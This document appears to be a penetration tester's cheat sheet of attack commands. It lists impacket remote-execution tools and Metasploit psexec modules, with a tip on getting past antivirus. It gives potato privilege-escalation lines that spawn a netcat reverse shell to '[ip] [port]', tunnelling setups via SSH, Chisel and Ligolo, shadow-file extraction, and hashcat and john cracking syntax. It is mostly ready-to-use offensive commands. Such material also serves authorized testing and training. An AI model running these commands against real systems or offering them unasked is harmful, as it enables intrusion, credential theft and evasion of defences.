Note: If you have a Kerberos ticket, you can omit `-hashes` and use `-k -no-pass` instead. *See Request New Initial TGT or Request Delegated TGT above.*

```
impacket-smbclient [domain]/[user]:[password]@[host]
impacket-smbexec [domain]/[user]:[password]@[host]
impacket-psexec [domain]/[user]:[password]@[host]
impacket-atexec [domain]/[user]:[password]@[host]
impacket-wmiexec [domain]/[user]:[password]@[host]
impacket-dcomexec [domain]/[user]:[password]@[host]
impacket-mssqlclient [domain]/[user]:[password]@[host]

impacket-GetADUsers
impacket-getArch
impacket-lookupsid
impacket-machine_role
impacket-netview

impacket-rdp_check
impacket-mqtt_check

impacket-mimikatz
impacket-reg
impacket-services

impacket-rpcdump
impacket-samrdump

impacket-addcomputer
```

Metasploit Modules

- `exploit/windows/smb/psexec`
    - "Use custom templates or MOF upload method to circumvent AV detection"
- `auxiliary/admin/smb/psexec_command`
- `exploit/windows/local/current_user_psexec`

Privilege Escalation

https://gitlab.com/exploit-database/exploitdb-bin-sploits

Windows

https://github.com/51x/WHP
https://github.com/SecWiki/windows-kernel-exploits

Guides

- PayloadsAllTheThings
- HackTricks
- Sushant 747's Guide
- Fuzzy Security Guide
- Absoloom's Guide

Scripts

Executables

- winPEAS
- Seatbelt (compile)

- SharpUp (compile)
- Watson (compile)

PowerShell
- PrivEscCheck
- PowerUp (deprecated)
- Jaws
- Sherlock (deprecated)

Other
- windows-exploit-suggester ⇒ get kernel exploits from sysinfo
- Meterpreter `run post/multi/recon/local_exploit_suggester`
- Meterpreter `getsystem`

```
(Get-ApplockerPolicy -Effective).RuleCollections
Get-MpComputerStatus
sc query windefend

wes --update
wes systeminfo.txt -c -e -i "Elevation"

Invoke-PrivescCheck -Extended
Invoke-PrivescCheck -Extended -Report "PrivescCheck_$($env:COMPUTERNAME)" -Format
TXT,CSV,HTML,XML

Invoke-AllChecks

Seatbelt.exe -group=all -full
```

For potato attacks: SweetPotato, GodPotato
```
SweetPotato.exe -p nc.exe -a "-nv [ip] [port] -e cmd" &
GodPotato.exe -cmd "nc -nv [ip] [port] -e cmd" &
```

LOLBAS

Linux

Guides
- PayloadsAllTheThings
- HackTricks
- Sushant 747's Guide
- g0tmi1k Blog

Scripts
- linPEAS
- linux-smart-enumeration
- LinEnum
- linuxprivchecker
- linux-exploit-suggester
- Meterpreter `run post/multi/recon/local_exploit_suggester`

SUID
```
find /usr -perm -u=s -user root
find /usr -perm -g=s -group root
```

```
getcap -r / 2>/dev/null
```

GTFObins

Port Redirection/Tunnelling

SSH

A device has access to a port I want.
`ssh` [device I'm connecting to that has what I want – `user@ip`] `-p` [port to ssh to that device on – `22`] `-L` [what port of mine I want it on]`:`[what I want – `ip:port`]

I have access to a port a device wants.
`ssh` [device I'm connecting to that wants what I have – `user@ip`] `-p` [port to ssh to that device on – `22`] `-R` [what port of theirs they want it on]`:`[what they want – `ip:port`]

ProxyChains

https://youtu.be/JKrO5WABdoY

SSH
From target (SSH server on attacker): `ssh -fN -R [port] root@[attacker]`
From attacker (SSH server on target): `ssh -fN -D [port] [user]@[target]`

Chisel
On attacker: `chisel server -p 8000 --socks5 --reverse`
On target: `chisel client [attacker]:8000 R:socks`

edit `/etc/proxychains.conf`

```
...
socks5    [host]      1080
```

```
proxychains [command to execute on target]
```

Ligolo-ng
Prep (on attacker):

```
ip tuntap add user [user] mode tun ligolo
ip link set ligolo up
ip route add [network] dev ligolo
```

On attacker (proxy): `ligolo -selfcert -laddr 0.0.0.0:8000`
On target (agent): `ligolo -connect [attacker]:8000 -ignore-cert`

```
session
start
```

```
listener_add --addr 0.0.0.0:[target port] --to 127.0.0.1:[kali port] --tcp
```

Hash Cracking

CrackStation

Wordlist Generation

Crunch

`crunch [minimum num characters] [maximum num characters] [characters] -t [pattern] -b [max filesize] -o [filename] -p` (no repeating characters) or `-p [word1] [word2]...` (mix words no repeat)

- pattern:
  - `@` ⇒ lowercase letters
  - `,` ⇒ uppercase letters
  - `%` ⇒ numbers
  - `^` ⇒ special characters

`crunch [minimum num characters] [maximum num characters] -f /usr/share/crunch/charset.lst [charset] -t [pattern] -b [max filesize] -o [filename]`

- search charsets using `cat /usr/share/crunch/charset.lst`

`man crunch` for more info

- example: `crunch 6 6 0123456789ABCDEF -o crunch1.txt`

Cewl

`cewl [base URL] -m [min word length] -d [crawl depth] -w [output file] --with-numbers`

Identification

hash examples
`hash-identifier`

HashCat

`hashcat -m [type] [hashes] [wordlist]`
`hashcat -m [type] -a 3 [hashes] [mask (optional)]`

- `?l` ⇒ lowercase letters
- `?u` ⇒ uppercase letters
- `?d` ⇒ digits
- `?s` ⇒ special characters
- `?a` ⇒ all of the above
- `?b` ⇒ yucky bytes (null, etc.)

Windows NTLM: `-m 1000`

Rules
https://hashcat.net/wiki/doku.php?id=rule_based_attack

`/usr/share/hashcat/rules`
`hashcat -r [file].rule --stdout [wordlist]`
`hashcat -r [file].rule …`

John

`unshadow /etc/passwd /etc/shadow > [hashlist]`
`john [hashes] --format=[type] --wordlist=[wordlist]`
`rm /etc/john/john.pot`

Rules

`/etc/john/john.conf` has all rules

- add section with `[List.Rules:rulename]` followed by hashcat style rules

```
john --rules=[rulename]
```